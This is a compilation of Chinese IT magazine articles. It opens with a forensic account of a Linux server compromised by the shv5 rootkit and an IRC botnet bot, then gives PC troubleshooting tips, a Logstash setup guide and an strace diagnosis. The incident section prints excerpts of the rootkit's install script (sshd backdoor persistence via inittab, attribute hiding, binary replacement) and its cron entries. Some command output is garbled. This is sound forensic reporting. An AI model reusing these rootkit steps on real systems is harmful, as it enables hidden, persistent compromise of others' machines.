赶紧去“/var/log/”目录一看，果然“apache2/”文件夹不见了。而且这个目录下其他的文件夹，比如“mysql/”，“samba/”也都不见了。一定是哪里出错了。会不会是我朋友不小心删掉了呢，他跟我说绝对没有。然后我用root登录进去准备修复日志丢失的问题。

```
lars@server1:~$ sudo -i
Password:
root@server1:~# ls
ls: unrecognized prefix: do
ls: unparsable value for LS_COLORS
environment variable

total 44
4 .          4 .bashrc      4 .ssh
4 ..         4 .lesshst     8 .viminfo
8 .bash_history 4 .profile    4 .vimrc
```

很不幸的发现，“ls”又出问题了。同样，用“alias”命令：

```
root@server1:~# alias ls
alias ls='ls -sa --color=auto'
root@server1:~# unalias ls
root@server1:~# ls
root@server1:~#
```

这个时候，我才意识到问题的严重性。“ls”奇怪的举动和“/var/log/”大量日志被删除让我怀疑服务器是否被入侵了。当我看到root目录下的“.bash_history”时，就已经可以确定被入侵了。（代码略）

“入侵者犯了一个很基本的错误,没有清除“.bash_history”文件。所以他/她可能在其他的地方也留下了一些蛛丝马迹。”

这个系统已经被入侵了.这实在是令人激动的一件事情,不过很显然,我的朋友不这么想.这个入侵者犯了一个很基本的错误,没有清除“.bash_history”文件.所以他/她可能在其他的地方也留下了一些蛛丝马迹.接下来就是详细的分析一下这次入侵。通过bash history我们得到了大量的信息.先来看一下“/var/.x”下面隐藏了什么和命令“setup zibi.joe.149 54098”的作用吧。

```
root@server1:/var/.x# file setup
setup: Bourne-Again shell script text executable

root@server1:/var/.x# wc -l setup 825 setup

root@server1:/var/.x# head -17 setup

#!/bin/bash

# shv5-internal-release

# by: PinT[x] April/2003

# greetz to:

# [*] SH-members: BeSo_M, grass^, toolman,
nobody, niceboy, armando99

# C00L|0, GolDenLord, Spike, zion ...

# [*] Alba-Hack : 2Cool, heka, TheMind, ex-THG
members ...

# [*] SH-friends: mave, AlexTG, Cat|x, klex,
JinkS ...

# [*] tC-members: eksol, termid, hex, keyhook,
maher, tripod etc..

# [*] And all others who deserve to be here but i
forgot

# [*] them at the moment !

# PRIVATE ! DO NOT DISTRIBUTE
*censored*EZ !
```

“setup”这个脚本是rootkit shv5的安装脚本。

它安装了一个修改过的ssh后门 - “/bin/ttyload”,然后把它加到了“/etc/inittab”,这样每次重启后就会自动启动.(相关部分的脚本如下):

```
mv $SSHDIR/sshd /sbin/ttyload

chmod a+xr /sbin/ttyload

chmod o-w /sbin/ttyload

touch -acmr /bin/ls /sbin/ttyload

chattr +isa /sbin/ttyload

kill -9 `pidof ttyload` >/dev/null 2>&1

# INITTAB SHUFFLING chattr -isa /etc/
inittab

cat /etc/inittab | grep -v ttyload | grep -v getty > /
tmp/.init1

cat /etc/inittab | grep getty > /tmp/.init2

echo “# Loading standard ttys” >> /tmp/.
init1

echo “0:2345:once:/usr/sbin/ttyload” >> /
tmp/.init1
```

它也替换了一些linux的标准命令。

Backdoor ps/top/du/ls/netstat/etc..

```
cd $BASEDIR/bin

BACKUP=/usr/lib/libsh/.backup

mkdir $BACKUP

# ls ...

chattr -isa /bin/ls

cp /bin/ls $BACKUP

mv -f ls /bin/ls

chattr +isa /bin/ls
```


“原始的‘ls’和后门安装的‘ls’是不一样的。可以通过‘md5sum /usr/lib/libsh/.backup/ls/bin/ls’查看对比一下。”

这样子就可以解释为什么“ls”命令输出那么奇怪了。

“.backup” 文件夹保存了被替换之前的命令程序。

```

root@server1:/var/.x# ls -l /usr/lib/libsh/.
backup/ total 552
-rwxr-xr-x  1 root   root    126276 Dec 24
22:58 find
-rwxr-xr-x  1 root   root     59012 Dec 24
22:58 ifconfig
-rwxr-xr-x  1 root   root     77832 Dec 24
22:58 ls
-rwxr-xr-x  1 root   root     30388 Dec 24
22:58 md5sum
-rwxr-xr-x  1 root   root     99456 Dec 24
22:58 netstat
-rwxr-xr-x  1 root   root     65492 Dec 24
22:58 ps
-rwxr-xr-x  1 root   root     14016 Dec 24
22:58 pstree
-rwxr-xr-x  1 root   root     50180 Dec 24
22:58 top

```

看了一下时间戳，居然是在圣诞节。

很显然，原始的“ls”和后门安装的“ls”是不一样的。他们的md5对比如下：

```
root@server1:~# md5sum /usr/lib/libsh/.
backup/ls /bin/ls
eef7ca9dd6be1cc53bac84012f8d1675 /usr/lib/
libsh/.backup/ls
0a07cf554c1a74ad974416f60916b78d /bin/ls
root@server1:~# file /bin/ls
```

```

/bin/ls: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), for GNU/Linux 2.0.0, dynamically
linked

```

(uses shared libs), for GNU/Linux 2.0.0, stripped

```
root@server1:~# file /usr/lib/libsh/.backup/ls
```

```
/usr/lib/libsh/.backup/ls: ELF 32-bit LSB
executable, Intel 80386, version 1 (SYSV), for GNU/
Linux 2.6.0, dynamically linked
```

(uses shared libs), for GNU/Linux 2.6.0, stripped

这个rootkit(“sh5.tar.gz”)是从下面的地址下载的。

```
root@server1:~# dig +short -x 83.19.148.250
```

4lo.bydg.pl.

这是一个波兰的ip，从这个ip上没有得到更多的信息.不过这个入侵者依然犯了几个严重的错误。

这是运行“setup”命令的截图：(在服务器上的沙盒里运行的)。

```

lars@server1 /home/lars$
server1/war/vw/-o ./setio zibi.joe,149.504980
[sh] installing shd6... this wont take long
[sh] If u think we will patch your holes shoot yourself i !
[sh] so patch manually and fuck off!


HOSTNAME                                HOSTNAME                                [!] Presenting u shd6-rootkit !
HOSTNAME                                HOSTNAME                                [!] Designed for internal use !
HOSTNAME                                HOSTNAME                                [!] brought to you by: Finix[]
HOSTNAME                                HOSTNAME                                [!] April @ 2005
HOSTNAME                                HOSTNAME                                [!] *** CPU PRIVATE ***
HOSTNAME                                HOSTNAME                                [!] *** so dont distribute ***

HOSTNAME    -C- -R- -E- -U-            HOSTNAME



-----
hostname: Unknown host
[sh] backdoorng started on
[sh]
[sh] checking for remote logging... guess not.
[sh] checking for tripwire... guess not.
[sh] installing tools...
[sh] Using Password : zibi_joe_149
[sh] Using sshport : 54906
Host use "vz" & "c" =
[sh]      | ps/pa/osp/metastat/fconfig/findnd and rest backdoorng
[sh]
[sh] [Installing some utils,...]
[sh]      | mirk/gspcn/others... moved
[sh] [Moving our files...]
[sh]      | sniff/pass/cnuber/hide moved
[sh] [Modifying system settings to suite our needs]
[sh] Checking for vulnerability...
[sh] MITM-CIBUS Found - patch it bitch!!!!
touch: failed to get attributes of "/etc/inet/conf": No such file or directory

[sh] [System Information,..]
hostname: Unknown host
[sh] Hostname : (192.168.1.114)
[sh] Arch : i686 -- bigendian = 4005,08'
hostname: Unknown host
[sh] Alternative IP : +- Might be [ ] active adapters.
[sh] Distribution: 3.1

[sh] ipchains ...?
ipchains: Incompatible with this kernel

[sh] iptables ...?
iptables: Table does not exist (do you need to innmod?)

-----
[sh] Just ignore all errors if any !
Backdoorng completed in 22 seconds
server1/war/vw/[sh]
```

“用‘ps’命令(后门替换过的)可以看到这两个进程.这也是为什么入侵者需要通过改名字来隐藏进程。”

所以“zibi.joe.149”是后门的密码,“54098”是端口号.这是一个来自ssh.com的旧版本的sshd.测试截图如下:

```
lars@server1: /home/lars
lars@titan:~$ telnet 192.168.1.114 54098
Trying 192.168.1.114...
Connected to 192.168.1.114.
Escape character is '^['.
SSH-1.5-2.0.13
^]
telnet> quit
Connection closed.
lars@titan:~$ ssh -p 54098 root@192.168.1.114
root@192.168.1.114's password:
Last login: Sun Apr  8 16:56:02 2007
dircolors: '/etc/DIR_COLORS'; No such file or directory

[sh] w.e.l.c.o.m.e
[sh] To The Virtual Reality
[sh] Enjoy and behave !

[root@SH-crew:/root]# w
 16:09:01 up 23:15,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
[root@SH-crew:/root]#
```

安装完后门之后,下一个步骤就是装一个irc-bot,让服务器变成僵尸网络中的一员。“psotnic0.2.5.tar.gz”就是来达到这个目的.入侵者解压这个包之后把irc-bot重命名为“smbd”,来达到隐藏的目的。

然后,他创建了两个配置文件.文件中包含irc服务器和需要加入的频道.配置文件是加密过的,而且明文的配置文件被删掉了。

```
vi conf
vi conf1
....

./smbd -c conf
./smbd -c conf1

./smbd conf
./smbd conf1

./smbd -a conf conf1
```

让我们执行一下382这条命令,看看会发生什么。

```
root@server1:/var/.x/psotnic# ./smbd -a conf
conf1
```

```
Potnic C++ edition, version 0.2.5-ipv6 (Jul 17
2005 20:39:49)
```

```
Copyright (C) 2003-2005 Grzegorz Rusin
```

```
[+] Adding: */10 * * * * cd /var/.x/psotnic; ./
smbd conf >/dev/null 2>&1
```

```
[+] Adding: */10 * * * * cd /var/.x/psotnic; ./
smbd conf1 >/dev/null 2>&1
```

```
[+] Added 2 psotnics to cron
```

哇!它添加了cron定时任务.赶紧看一看:

```
root@server1:/var/.x/psotnic# crontab -l
```

```
*/10 * * * * cd /var/.x/psotnic; ./smbd conf >/
dev/null 2>&1
```

```
*/10 * * * * cd /var/.x/psotnic; ./smbd conf1
>/dev/null 2>&1
```

接下来,我杀掉这两个恶意的smbd进程,禁用cron任务.在另一个shell中运行了tcpdump,然后手动启动了这两个irc-bot进程:

```
root@server1:~# cd /var/.x/psotnic; ./smbd
conf
```

用“ps”命令(后门替换过的)可以看到这两个进程.这也是为什么入侵者需要通过改名字来隐藏进程。

```
root@server1:/var/.x/psotnic# ps auxw | grep
smb
```

最开始两个是真正的samba进程,后面两个是irc-bot,让我们用“strace”命令来看看它做了什么:

```
root@server1:~# strace -p 5727
```

可以看到它尝试连接ip 83.18.74.235的9714端口和195.159.0.92的6667端口。■

(未完……更多精彩内容请查看原文。)

如何凭借一己之力搞定常见技术难题？


文/Ben Kim 编译/核子可乐

无论是在打理老爸那尘封十载的旧电脑时,还是在自己动手制作游戏装备时,对PC问题进行故障排查都已经成为我们日常生活的组成部分。在我们打响那个要价50美元的求助电话之前,请先尝试自己动手为设备提供技术支持。在本文中,我们将一起探寻企业中最常见的几种技术问题,并指导大家如何凭借一己之力将其顺利解决。



先试试这样

我知道这个主意听起来有点蠢,但在实际动手之前,请大家务必首先尝试重启计算机。西北猎鹰技术公司的Matthew Petrie指出,大部分客户提出的问题都能通过这个简单的步骤轻松搞定。“这条历史久远的准则在今天仍能带来出人意料的好效果,” Petrie告诉我们。



定期查看操作系统的更新情况非常重要,因为忘记及时更新很可能对PC设备的性能造成严重的负面影响。

在面对问题时,请确保自己的操作系统已经通过Windows自动更新获取并安装了所有更新补丁。忽略更新的后果就是某些严重bug很可能造成困扰,同时也与那些性能修复补丁失之交臂。

如果外部设备出现故障,请先尝试关闭并重新开启。如果这样仍无法奏效,则尝试断开再重新连接设备。最后一项绝招,下载最新的驱动程序并进行完全重新安装。

我的电脑太慢啦

修复计算机运行速度缓慢的第一步在于查证到底是哪种资源的匮乏导致问题的出现。视频似乎总也缓冲不完,网站也经常过了好几分钟才能打开,这类状况可能跟计算机本身并无关系。不过Geek Squad的Derek Meister也表示,很多用户错误地把系统缓慢的问题归结为“跟计算机本身没关系,是网络带宽的毛病。”总之,如果大家发现网络连接缓慢,请转到下面的“下载总是没完没了”章节,了解如何利用Speedtest.net网站测试连接速度。

如果问题出在PC机本身,首先查看容纳操作系统的磁盘是否还剩有足够的存储空间。Windows系统在运行过程中需要为临时创建的文件分配容量。如果硬盘已经快满了,性能也将随之直线下降。现在是时候对我们的硬盘来一次大清理了。




如果大家计算机上的操作系统正好装在满满的C盘中,请马上为其清理出一部分空间,这能显著提升系统的运行速度。

微软的系统配置工具则是我们接下来检查问题根源的理想选择。它能够计算出引导时间--尤其是在陈旧而缓慢的PC机上。请养成经常清理开机启动项的良好习惯。按下Win键+R键启动该工具,输入msconfig然后按下回车键。

“良好的速度测试机制能够精确衡量您的ping值、下载速度与上传速度。”

检查开机启动项及出厂设置能够帮助大家安全清除那些大量占用资源的程序。另外，请千万不要清除微软公司列出那样来自制造商的服务与程序。AdobeAAMUpdater、Google Update、Pando Meida Booster、Spotify以及Steam Client Bootstrapper等都是予以清理的理想对象。再提醒大家一句：如果您不确定某些程序或者服务的作用，请不要轻易加以禁用。




Windows的系统配置工具允许大家禁用那些在计算机启动之后自动运行的程序及服务。

在完成了所有变更之后，点击OK并重启计算机。这样启动流程应该会变得更快，而且速度提升效果相当显著。

下载总是没完没了

Speedtest.net是我们面对连接问题时的好朋友。运行一下速度测试来查看我们的当前下载与上传速度--在理想状态下，二者二者的速度至少应该达到互联网服务供应商宣传数值的一半，同时ping值应保持在100毫秒以下。

如果速度看起来太过缓慢,请确保大家没有在意无意之中进行下载或者上传。很多种子下载程序会在后台运行并将图标以最小化方式显示在系统托盘而非任务栏之中。



良好的速度测试机制能够精确衡量您的ping值、下载速度与上传速度。

下面检查自己的网络硬件。一般来说大家没必要更新网卡驱动程序，但如果网卡厂商已经发布了新的驱动，倒也不妨下载一份备用。重启一下路由器与调制解调器也有助于解决连接问题。大部分路由器及调制解调器都提供重启按钮，但直接把电源线拔下几秒再接回去也能起到相同的作用。请记住，断电的时间不能太长，否则硬件会彻底恢复为出厂设置。

问题仍然没能解决？打电话给自己的互联网服务商，他们会告知问题究竟出自用户这边还是运营商那边。作为最后一项补救手段，服务供应商会重置接往您家中的主连接。

我的设备不停重启

一般来说，硬件问题既难于诊断、又不易解决。首先，确定自己是否已经安装了最新的Windows更新补丁，它们会在安装过程中自动重启大家的计算机。接着检查其它关键性系统驱动更新，例如显卡、主板以及网卡等。

“有时候反复重启是由病毒引起的，有时候则是因为硬件过热，还有时候则源于显卡等设备的驱动更新，” Geek Squad的Meister解释称。

您的计算机是否出现了异响？如果运气好，只需对设备进行一次彻底清理即可解决问题。现代计算机都具备保护机制，会在某些组件出现过热时自动关闭电源。因此在运行资源密集型程序或者玩大型游戏时，这可能会成为设备重启的主要原因。

桌面上出现了弹出广告

如果大家明明没有运行网络浏览器，但桌面上仍然不停弹出广告信息，这说明计算机上很可能已经安装了广告软件--这是一类专门提供碍眼广告的程序。尽管良性广告软件确实存在，但大多数情况下我们仍然无法容忍它在屏幕上肆虐。”目前已经出现了不计其数的系统优化工具，承诺能够清理设备上一切令人心烦的对象。

“不要下载那些号称能提高PC运行速度或者清理注册表的程序。相反，使用那些值得信赖的广告软件扫描工具。”

但大多数情况下这类程序根本没什么实际作用。某些工具的确切实有效，但更多方案只是忽悠人的幌子。”



不要下载那些号称能提高PC运行速度或者清理注册表的程序。相反，使用那些值得信赖的广告软件扫描工具，例如由MalwareBytes公司推出的免费版Anti-Malware工具。

利用可靠的杀毒软件进行全盘扫描是消灭广告软件的第一步。如果程序没能正确识别并移除广告软件，不妨尝试利用Malwarebytes Anti-Malware免费版来清理各种类型的恶意软件。请确保在运行这款程序之前，首先禁用所有标准杀毒软件。

“同时运行多种杀毒程序会造成严重后果，”西北猎鹰技术公司的Petric提醒道。“请务必只安装一款活动的实时杀毒扫描工具，但在必要时也可以运行额外的病毒或者恶意软件扫描工具。”

在线搜索这款广告产品的名称有时候也能解决问题。如果一切尝试均告失败，我们还有最后一招与敌人同归于尽的杀手锏--重装系统。也许整个过程耗时较长，但这是惟一种百分之百能够消灭广告软件或间谍软件的手段。当然，别忘了重装系统之前备份所有个人文件。


谷歌看起来不太对劲

浏览器劫持者是一种非常阴险的恶意软件。这类程序会占据大家的网络浏览器，并偷偷将谷歌搜索及其它查询请求重新指向至虚假页面，从而达到窃取个人信息或者感染系统的邪恶目的。

运行实时杀毒软件是保证自己远离此类困扰的最佳方式。如果大家的浏览器已经受到劫持，请卸载该浏览器并利用Malwarebytes清除入侵软件。

我的Wi-Fi怎么老是断开连接？


无线连接的信号稳定性恐怕是一个永远的未解之谜。是计算机的问题吗？还是路由器的毛病？抑或是互联网服务提供商的责任？在给服务提供商打电话之前，请先尝试以下几种检测手段。



Windows网络诊断功能也许并不总能解决问题，但它一般可以帮助大家找到正确的解决方向。

确认您的计算机处于无线路由器的信号涵盖范围之内。信号越弱，连接强度也就越差。接下来，确保我们PC机上的无线网卡已经安装了最新版本的驱动程序。右键点击任务栏中的Wi-Fi图标并选择“故障诊断”选项，让Windows帮您排查故障。

总出现“该网站的安全证书存在问题”提示




“并不是所有文件类型都能运行在Windows之下。举例来说，扩展名为.app的文件就只能运行在Mac OS X环境当中。”

这类问题的根源往往在于您的计算机。

网站安全证书会与我们的计算机时钟进行同步。年头太久的计算机很可能面临CMOS电池耗尽的状况，这块电池专门负责为计算机的系统时钟供电。点击系统托盘中的时钟图标并选择“变更日期与时间设定”来修正问题。

打印机不工作啦


我们假设大家的打印机驱动程序已经是最新，而且设备中准备了充足的纸张与油墨或墨粉。首先尝试关闭并再次打开打印机。拔掉打印机连线再重新接入。通过双击系统托盘中的打印机图标查看当前打印队列。打印队列会显示每项打印任务的当前状态以及打印机的整体状态。



打印队列是我们对打印机问题进行故障排查的最佳方式--请确保“使用离线打印”项目没有被勾选。确保“使用离线打印”项目没有被勾选。有时候，在打印机关闭时执行打印操作可能会让Windows系统将打印机调整至离线模式，从而在打印机随后开启时继续执行打印任务。

打不开电子邮件中的附件

如果大家遇上了打不开的邮件附件，很可能是因为我们没有安装查看该文件所必需的相关软件。




如果大家没有安装Adobe Reader或者其它PDF兼容程序，我们将无法打开TPS报告。

pdf文件是最容易引起麻烦的家伙，这时大家需要下载一款免费PDF阅读器。如果大家面对的是其它不同文件格式，请立即查看附件的文件扩展名（也就是文件名小数点后的三个字母），它会告诉我们需要什么样的程序来打开该文件。如果附件没有文件扩展名（也许是因为文件进行过重命名），请手动添加扩展名以使其恢复正常。

最常用的程序无法运行在新PC上

在给技术支持人员打电话之前，请确保该软件与当前操作系统之间的兼容性。陈旧软件很可能无法在Windows 8下运行，而由Mac OS X创建的应用也必然无法在Windows PC上执行。32位程序也许能够运行在64位操作系统当中，但反过来则完全无法实现。



并不是所有文件类型都能运行在Windows之下。举例来说，扩展名为.app的文件就只能运行在Mac OS X环境当中。

如果网络游戏无法运行，可能是因为缺少必要的插件--Java及Flash是最常见的罪魁祸首。大部分浏览器会在必要时提醒我们安装这些项目。

何时该彻底放弃

Petrie建议大家遇上“任何个人难以解决的问题”时，与技术支持人员联系。如果仍有疑问，最好不要实施可能给系统带来风险或造成危害的操作。“请清楚认识自己的技能水平以及局限，这非常重要，”Petrie指出，因为“一味蛮干很可能导致严重后果。”如果大家感觉问题太过复杂，请向经验丰富的朋友寻求帮助或者咬紧牙关、花钱让专业技术支持人士提供服务。■

Logstash：日志分析整合利器

文/Martin Loschwitz 编译/布加迪

要是系统上哪里出现了什么岔子，日志文件是寻找线索以便排除故障的头一个地方。Logstash是内置有分析工具的日志服务，它可以整合来自许多服务器的日志，甚至让这些数据易于搜索。

要是企业网络上任何环节出现了什么岔子，管理员就得马上找出问题，并解决问题。找到出错信息通常不是问题，毕竟大多数IT系统给出了源源不断的系统日志条目和出错消息，但要在包括众多设备、系统和服务器的复杂网络中正确地评估这些信息，却常常是说起来容易做起来难。

一个问题就是生成的大量信息。一方面，诸如Pacemaker集群管理器这些工具特别啰嗦，显示的信息要比实际需要的信息多好多倍。另一方面，就Apache而言，要是管理员对它进行了设置，分开记录每个虚拟主机的日志，数据最后有可能跑到好多个地方。在为许多客户提供服务的Web服务器上，大量的日志文件会日积月累，这就意味着为某个用户排除具体问题可能是一项没完没了的任务。

依赖OpenStack、CloudStack或其他云平台的云计算环境拥有的服务器很少是少于20台的，服务器日志的数量会激增，与服务器系统的数量成正比。

通常采用的解决办法就是，在中央系统上由日志服务器收集日志，而不是任由日志散布于整个网络上。这个做法可以帮助你通过SSH在多台服务器之间浏览查找时，无需过于频繁地敲键。有些日志文件甚至为日志编制索引，以便搜索起来既快速又方便。像Splunk这些商用工具就提供了这种增值类型的日志服务。

面对这些商用日志工具，开源社区祭出的利器就是Logstash，这项中央日志服务提供了一种选择，可以通过Web界面来搜索现有的日志条目。

Logstash及其助手

严格来说，光凭Logstash无力确保对日志文件实行合理化、集中式的管理。执行任务时想取得预期的效果，Logstash就需要得到一些帮助。

Logstash本身是个Java应用程序，尽管好多管理员对Java怀有种种偏见——无论这些偏见有没有道理，Logstash开发人员决定支持Java有其充分的事实根据。因为Java还安装在Windows上——这是理所当然的事，Logstash可以在日志文件库里加入Windows日志文件；在许多情况下，换成其他的Rsyslog服务，就很难做到这一点。

Logstash的安装牵涉不止一台服务器，它由至少五个不同的服务组成。核心角色由Logstash的自有组件shipper来扮演：shipper基本上是在每个目标系统上运行的客户端，负责收集日志消息。下一步，shipper把日志消息发送给indexer，该组件负责按管理员指定的方式，解读和处理日志信息。indexer所在的主机通常还运行Logstash Web服务器，这为管理员提供了查找日志文件的搜索框。在后台，并不直接属于Logstash，但对其功能而言很重要的另外两个服务负责各自的任务，它们是Redis消息代理和ElasticSearch存储及搜索环境。

Redis为shipper与indexer之间的通信起到了关键作用。每台服务器上的Logstash实例将其消息传送到Redis服务器；在该服务器上，Logstash indexer在下一步中检索这些消息。ElasticSearch也是个Java应用程序，它在后台编制索引，并提供界面，以便Logstash Web服务器将来自Web界面的搜索请求转发至该界面。

模块化设计

Logstash的一大优点在于其多样性，这源自其模块化设计，因而让这个工具显得非常灵活：比如说就在几个月前，安装的Logstash使用AMQP代理来取代Redis还很常见——RabbitMQ是通常的选择。

不过，Logstash的amqp模块没有得到非常好的维护，也不是特别受Logstash开发者的欢迎。很容易实现改用另一种不同代理的决定，那是由于只需要为消息代理编写接口。与此同时，Redis连接器可以顺畅地工作，RabbitMQ遂成了明日黄花。

没有限制

“默认情况下，ElasticSearch还可以对127.0.0.1进行监听，所以indexer必须在同一个主机上运行。”

在其他地方，Logstash对管理员的创造力几乎没有什么限制：这款工具不仅提供了通过已定义过滤器存档日志条目的功能，还提供了解读日志条目的功能，因为每一个日志条件都编入索引、易于搜索。

比如说，一接到请求，Logstash会管理HTTP日志，以后可以在Web界面中进行有条理的搜索，查找已引起“内部错误”的所有可能的查询。比如说，如果应用到Pacemaker，这意味着管理员可以明确搜索带ERROR前缀的Pacemaker日志消息。

还可以设计过滤器，完全去除日志记录中的各个条目。比如说，如果你想让典型的系统日志MARK消息不出现在日志存档中，只要改动Logstash shipper配置。

测试安装

如果你想试一试Logstash，那么你很走运。与网站上的描述恰恰相反，安装工作绝不是什么极为艰巨的任务。只要确保事先明确你将哪个角色分配给了哪个主机。一旦明确了Redis服务器、ElasticSearch和Logstash indexer将运行哪个主机，你就可以准备上路了。下面这个例子基于Ubuntu 12.04，但也适用于Debian。网上也有面向典型企业发行版的Redis和ElasticSearch的RPM程序包，包括红帽企业级Linux（RHEL）和SUSE Linux企业级服务器（SLES）等发行版。

安装Redis有多容易，这在很大程度上取决于有没有适用你系统的Redis服务器程序包。在Ubuntu上，一个简单的命令：

```
apt-get install redis-server
```

即可安装相关组件。之后，建议修改/etc/redis/redis.conf中的127.0.0.1 bind条目，那样它含有该主机的IP地址。要不然，Redis只连接到本地主机，这会阻止其他主机将各自的Logstash消息直接发送到Redis。重视安全的那些管理员应该通过redis.conf里面的requirepass指令，设定一个访问密码。

安装ElasticSearch

ElasticSearch（见图1）是个类似Logstash的Java应用程序；遗憾的是，Ubuntu里面没有任何程序包。




图1：日志消息的组织和管理不是由Logstash来处理，而由在后台运行的ElasticSearch来处理。

幸好，可以从Upstream得到帮助，Upstream在其网站上为Ubuntu提供了预制的.deb程序包；它也可以通过dpkg -i来安装。由于未遇到依赖项，该命令起初返回了出错消息。执行了apt-get -f install命令后，ElasticSearch已准备就绪。

默认情况下，ElasticSearch还可以对127.0.0.1进行监听，所以indexer必须在同一个主机上运行。如果你想让ElasticSearch和Logstash索引服务在不同的主机上运行，就要在/etc/elasticsearch/elasticsearch.yml中找到必要的参数选项符；它们带有network.bind_host和network.host名称。

发送

下一步，你必须配置Logstash本身。Logstash并不以面向客户端和服务器的单个Java库这个方式出现，而是以涵盖所有服务的一个大文件这个方式出现，这很重要。下载了Logstash JAR文件（截至截稿为止，最新版本是1.1.9）后，你只要选择合适的参数就行了。

对shipper而言，你的shipper.conf file应该像是代码片段1中的那样。（代码略）

有了这种配置，Logstash会将来自系统日志文件和Apache的消息发送给“默认”虚拟域中的indexer。该示例中带indexer的主机是192.168.122.165。■（更多精彩请查看原文。）

通过Strace定位故障原因

文/火丁笔记 老王

俗话说：不怕贼偷，就怕贼惦记着。在面对故障的时候，我也有类似的感觉：不怕出故障，就怕你不知道故障的原因，故障却隔三差五的找上门来。

十一长假还没结束，服务器却频现高负载，Nginx出现错误日志：

```
connect() failed (110: Connection timed out) while
connecting to upstream
```

```
connect() failed (111: Connection refused) while
connecting to upstream
```

看上去是Upstream出了问题，在本例中Upstream就是PHP（版本：5.2.5）。可惜监控不完善，我搞不清楚到底是哪出了问题，无奈之下只好不断重启PHP来缓解故障。

如果每次都手动重启服务无疑是个苦差事，幸运的是可以通过CRON设置每分钟执行：

```
#!/bin/bash

LOAD=$(awk '{print $1}' /proc/loadavg)

if [ $(echo "$LOAD > 100" | bc) = 1 ]; then
    /etc/init.d/php-fpm restart
fi
```

可惜这只是一个权宜之计，要想彻底解决就必须找出故障的真正原因是什么。

花絮：诊断过程中发现「top」结果中的软中断在各个CPU间的分布非常极不均衡，一度以为定位了故障的原因，可惜用@平凡的香草的脚本优化后发现效果不明显，不管怎么说软中断这个问题值得关注，有时间的时候仔细研究一下。

闲言碎语不要讲，轮到Strace出场了，统计一下各个系统调用的耗时情况：

```
shell> strace -c -p $(pgrep -n php-cgi)

% time    seconds  usecs/call   calls   errors
syscall
-----
```

30.53	0.023554	132	179	brk
14.71	0.011350	140	81	mlock
12.70	0.009798	15	658	16 recvfrom
8.96	0.006910	7	927	read
6.61	0.005097	43	119	accept
5.57	0.004294	4	977	poll
3.13	0.002415	7	359	write
2.82	0.002177	7	311	sendto
2.64	0.002033	2	1201	1 stat
2.27	0.001750	1	2312	gettimeofday
